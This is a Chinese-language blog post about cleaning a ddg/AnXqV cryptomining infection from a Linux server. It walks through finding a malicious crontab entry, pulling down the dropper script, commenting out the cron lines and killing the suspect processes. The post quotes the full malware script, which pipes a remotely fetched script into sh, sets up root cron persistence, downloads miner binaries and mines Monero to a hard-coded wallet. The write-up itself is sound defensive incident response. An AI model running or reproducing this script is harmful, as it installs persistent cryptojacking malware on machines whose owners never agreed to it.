

[查杀病毒实战----------------》ddg.223 and AnXQV](http://www.cnblogs.com/bass6/p/6487253.html)

htop 发现导常：



接着发现可疑进程:



首先检测crontab,发现问题：

# crontab -l

\*/5 \* \* \* \* curl -fsSL http://www.bdyutiudwj.com/i.sh?1 | sh

注释掉计划任务！！！

# crontab -l

#\*/5 \* \* \* \* curl -fsSL http://www.bdyutiudwj.com/i.sh?1 | sh

把把脚本下载下来:

http://www.bdyutiudwj.com/i.sh?1

查看一下内容：

[复制代码](javascript:void(0);)

export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "\*/5 \* \* \* \* curl -fsSL http://www.bdyutiudwj.com/i.sh?1 | sh" > /var/spool/cron/root

mkdir -p /var/spool/cron/crontabs

echo "\*/5 \* \* \* \* curl -fsSL http://www.bdyutiudwj.com/i.sh?1 | sh" > /var/spool/cron/crontabs/root

if [ ! -f "/tmp/ddg.223" ]; then

curl -fsSL http://www.bdyutiudwj.com/ddg.$(uname -m) -o /tmp/ddg.223

fi

chmod +x /tmp/ddg.223 && /tmp/ddg.223

CleanTail()

{

ps auxf|grep -v grep|grep /tmp/duckduckgo|awk '{print $2}'|xargs kill -9

ps auxf|grep -v grep|grep "/usr/bin/cron"|awk '{print $2}'|xargs kill -9

ps auxf|grep -v grep|grep "/opt/cron"|awk '{print $2}'|xargs kill -9

ps auxf|grep -v grep|grep "/usr/sbin/ntp"|awk '{print $2}'|xargs kill -9

ps auxf|grep -v grep|grep "/opt/minerd"|awk '{print $2}'|xargs kill -9

ps auxf|grep -v grep|grep "mine.moneropool.com"|awk '{print $2}'|xargs kill -9

ps auxf|grep -v grep|grep "xmr.crypto-pool.fr:8080"|awk '{print $2}'|xargs kill -9

}

DoYam()

{

if [ ! -f "/tmp/AnXqV.yam" ]; then

curl -fsSL http://www.bdyutiudwj.com/yam -o /tmp/AnXqV.yam

fi

chmod +x /tmp/AnXqV.yam

/tmp/AnXqV.yam -c x -M stratum+tcp://44iuYecTjbVZ1QNwjWfJSZFCKMdceTEP5BBNp4qP35c53Uohu1G7tDmShX1TSmgeJr2e9mCw2q1oHHTC2boHfjkJMzdxumM:x@xmr.crypto-pool.fr:443/xmr

}

DoMiner()

{

if [ ! -f "/tmp/AnXqV" ]; then

curl -fsSL http://www.bdyutiudwj.com/minerd -o /tmp/AnXqV

fi

chmod +x /tmp/AnXqV

/tmp/AnXqV -B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:443 -u 44iuYecTjbVZ1QNwjWfJSZFCKMdceTEP5BBNp4qP35c53Uohu1G7tDmShX1TSmgeJr2e9mCw2q1oHHTC2boHfjkJMzdxumM -p x

}

DoMinerNoAes()

{

if [ ! -f "/tmp/AnXqV.noaes" ]; then

curl -fsSL http://www.bdyutiudwj.com/minerd.noaes -o /tmp/AnXqV.noaes

fi

chmod +x /tmp/AnXqV.noaes

/tmp/AnXqV.noaes -B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:443 -u 44iuYecTjbVZ1QNwjWfJSZFCKMdceTEP5BBNp4qP35c53Uohu1G7tDmShX1TSmgeJr2e9mCw2q1oHHTC2boHfjkJMzdxumM -p x

}

ps auxf|grep -v grep|grep "4Ab9s1RRpueZN2XxTM3vDWEHcmsMoEMW3YYsbGUwQSrNDfgMKVV8GAofToNfyiBwocDYzwY5pjpsMB7MY8v4tkDU71oWpDC"|awk '{print $2}'|xargs kill -9

ps auxf|grep -v grep|grep "47sghzufGhJJDQEbScMCwVBimTuq6L5JiRixD8VeGbpjCTA12noXmi4ZyBZLc99e66NtnKff34fHsGRoyZk3ES1s1V4QVcB"|awk '{print $2}'|xargs kill -9

ps auxf|grep -v grep|grep "AnXqV" || DoMiner

ps auxf|grep -v grep|grep "AnXqV" || DoYam

ps auxf|grep -v grep|grep "AnXqV" || DoMinerNoAes

[复制代码](javascript:void(0);)

[复制代码](javascript:void(0);)

# tree /var/spool/cron/

/var/spool/cron/

├── crontabs

│   └── root

└── root

#查看内容并注掉

cat /var/spool/cron/root /var/spool/cron/crontabs/root

#\*/5 \* \* \* \* curl -fsSL http://www.bdyutiudwj.com/i.sh?1 | sh

#\*/5 \* \* \* \* curl -fsSL http://www.bdyutiudwj.com/i.sh?1 | sh

[复制代码](javascript:void(0);)

最后杀掉可疑进程，问题解决